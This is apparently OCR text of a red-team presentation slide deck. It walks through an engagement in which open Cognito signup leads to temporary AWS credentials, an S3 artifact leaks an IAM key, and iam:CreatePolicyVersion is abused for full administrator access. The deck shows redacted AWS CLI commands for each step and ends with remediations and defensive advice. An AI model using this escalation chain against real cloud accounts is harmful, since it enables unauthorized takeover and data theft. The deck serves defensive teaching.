
Full redacted output at left; admin flag enlarged at right.

GitLab variables extended the path



Redacted CI/CD variables listing; values remain masked.

Cloud account access



AWS console screenshot; billing figures and account details remain redacted.

EDR visibility: what was missed and what was caught

OBSERVED IN THIS PATH

Certificates carried most AD pivots.

On SCCM, SAM/LSA extraction yielded the service credential.

An earlier LSASS attempt was caught; the SOC reset an account but it was too-late.

BYOVD · BRING YOUR OWN VULNERABLE DRIVER

A signed vulnerable driver may access kernel memory or impair EDR, reducing some user-mode LSASS signals.

Defender replay: the infrastructure road

EDGE + REPOSITORIES

Inventory acquired devices. Scan repo history with TruffleHog; block secrets before push and rotate exposed keys.

SCCM


Monitor AdminService access and SMS Admins local group changes on every SMS Provider.

NFS SHARES

Enumerate exports. Remove anonymous access and restrict home directories to required clients.

CERTIFICATES + SYNC

Review certificate template and account-mapping changes; alert on directory sync host access.



Cognito identity path to AWS administrator access

Client config and open signup

Source maps exposed pool IDs and bucket names.

Open signup produced a low-privilege account.

The ID token became input to the Identity Pool.

Open registration accepted a new user

```
$ aws cognito-idp sign-up \
  --client-id "$CLIENT_ID" --username "$EMAIL" --password "$PASSWORD" \
  --user-attributes "Name=email,Value=$EMAIL" \
  --region "$REGION" --no-sign-request
{
    "UserConfirmed": false,
    "CodeDeliveryDetails": {
        "Destination": "v***@o***",
        "DeliveryMedium": "EMAIL",
        "AttributeName": "email"
    },
    "UserSub":
}

$ aws cognito-idp confirm-sign-up \
  --client-id "$CLIENT_ID" --username "$EMAIL" \
  --confirmation-code  --region "$REGION" --no-sign-request
```

SignUp returned a user ID; email confirmation followed.

Redacted Cognito CLI output. No email address or pool ID is displayed.

Web login to temporary AWS credentials


`GetCredentialsForIdentity`

```
$ aws sts get-caller-identity
{
    "UserId": "ARO
    "Account": "94
    "Arn": "arn:aws:sts::            assumed-role/    cognito-                        role/Cognito
}
```

STS identified an assumed Cognito role.

The role identity confirms the temporary-credential foothold.

The authenticated role reached S3



The S3 listing succeeded with the temporary role.

Bucket paths and object names remain masked in the screenshot.

S3 artifact to long-lived IAM key

The authenticated role could read an internal S3 bucket.

A deployment artifact contained a long-lived IAM user key.

The credential outlived the temporary Cognito session.

The recovered key resolved to an IAM user



STS now reported an IAM user principal.

The identity changed from an assumed role to a persistent user key.

The IAM user could change a policy version

```
$ aws iam get-policy-version \
  --policy-arn 'arn:aws:iam:                    /c                                -policy' \
  --version-id v1 \
  --query 'PolicyVersion.Document.Statement' \
  --output json
[
    {
        "Action": [
            "iam:CreatePolicyVersion",
            "iam:GetPolicy",
            "iam:ListPolicyVersions"
        ],
        "Resource": "arn:aws:iam:                                                                -policy",
        "Effect": "Allow"
    }
]
```

The policy allowed iam:CreatePolicyVersion.

The permission targeted the managed policy shown in the query & The policy was already attached to the IAM user.

A default policy version unlocked admin actions

```
$ aws iam create-policy-version \
  --policy-arn "$POLICY_ARN" \
  --policy-document '{"Version":"2012-10-17","Statement":[{"Effect":"Allow","Action":"*","Resource":"*"}]}' \
  --set-as-default \
  --query 'PolicyVersion.VersionId'
"v4"

┌──(kali㉿SRINLPT0269)-[~]
└─$ aws iam create-user \
  --user-name [redacted]proof-user \
  --tags Key=[redacted]PrivilegeProof \
  --query 'User.{Name:UserName,Arn:Arn,Created:CreateDate}' \
  --output table
-------------------------------------------------------------------------------------------------------------------
|                                                  CreateUser                                                     |
+-----------------------------------------------------------+-----------------------+-----------------------------+
|                            Arn                            |       Created         |            Name             |
+-----------------------------------------------------------+-----------------------+-----------------------------+
|  arn:aws:iam:[redacted]proof-user                         | [redacted]            | [redacted]                  |
+-----------------------------------------------------------+-----------------------+-----------------------------+
```

The new *:* default was followed by CreateUser.

The created proof user demonstrates effective IAM permissions.

Four breaks in the Cognito-to-admin chain

01 **Control self-registration**

Invite-only, or screen public signups.

02 **Scope the Cognito role**

Bind pool trust (aud/amr); remove internal S3 access.

03 **Protect deployment artifacts**

Restrict buckets; use temporary workload credentials.

04 **Block policy-version escalation**

Deny CreatePolicyVersion and SetDefaultPolicyVersion.

Where agents can change red teaming

01 Organization recon

Map acquisitions, domains, repos and exposed services

An agent keeps the target picture current

02 Client-side parsing

Read JS bundles and source maps for endpoints and auth flows

An agent turns code clues into testable leads

03 Path correlation

Connect identities, permissions, secrets and trust boundaries

An agent joins findings across systems

04 Scoped validation

Test hypotheses in parallel and preserve evidence

A human operator reviews impact and next steps

Illustrative agent use cases · Not limited to these four examples

Defense in depth for agent-paced attacks

01	**Segment the environment**	Isolate inherited assets; limit internal reach
02	**Cover hosts with EDR**	Detect credential access, tampering and lateral movement
03	**SOC + AI-assisted correlation**	Join identity, endpoint, network and cloud signals
04	**Contain across layers**	Revoke sessions, disable roles and isolate hosts

Questions?

Venkatraman Kumar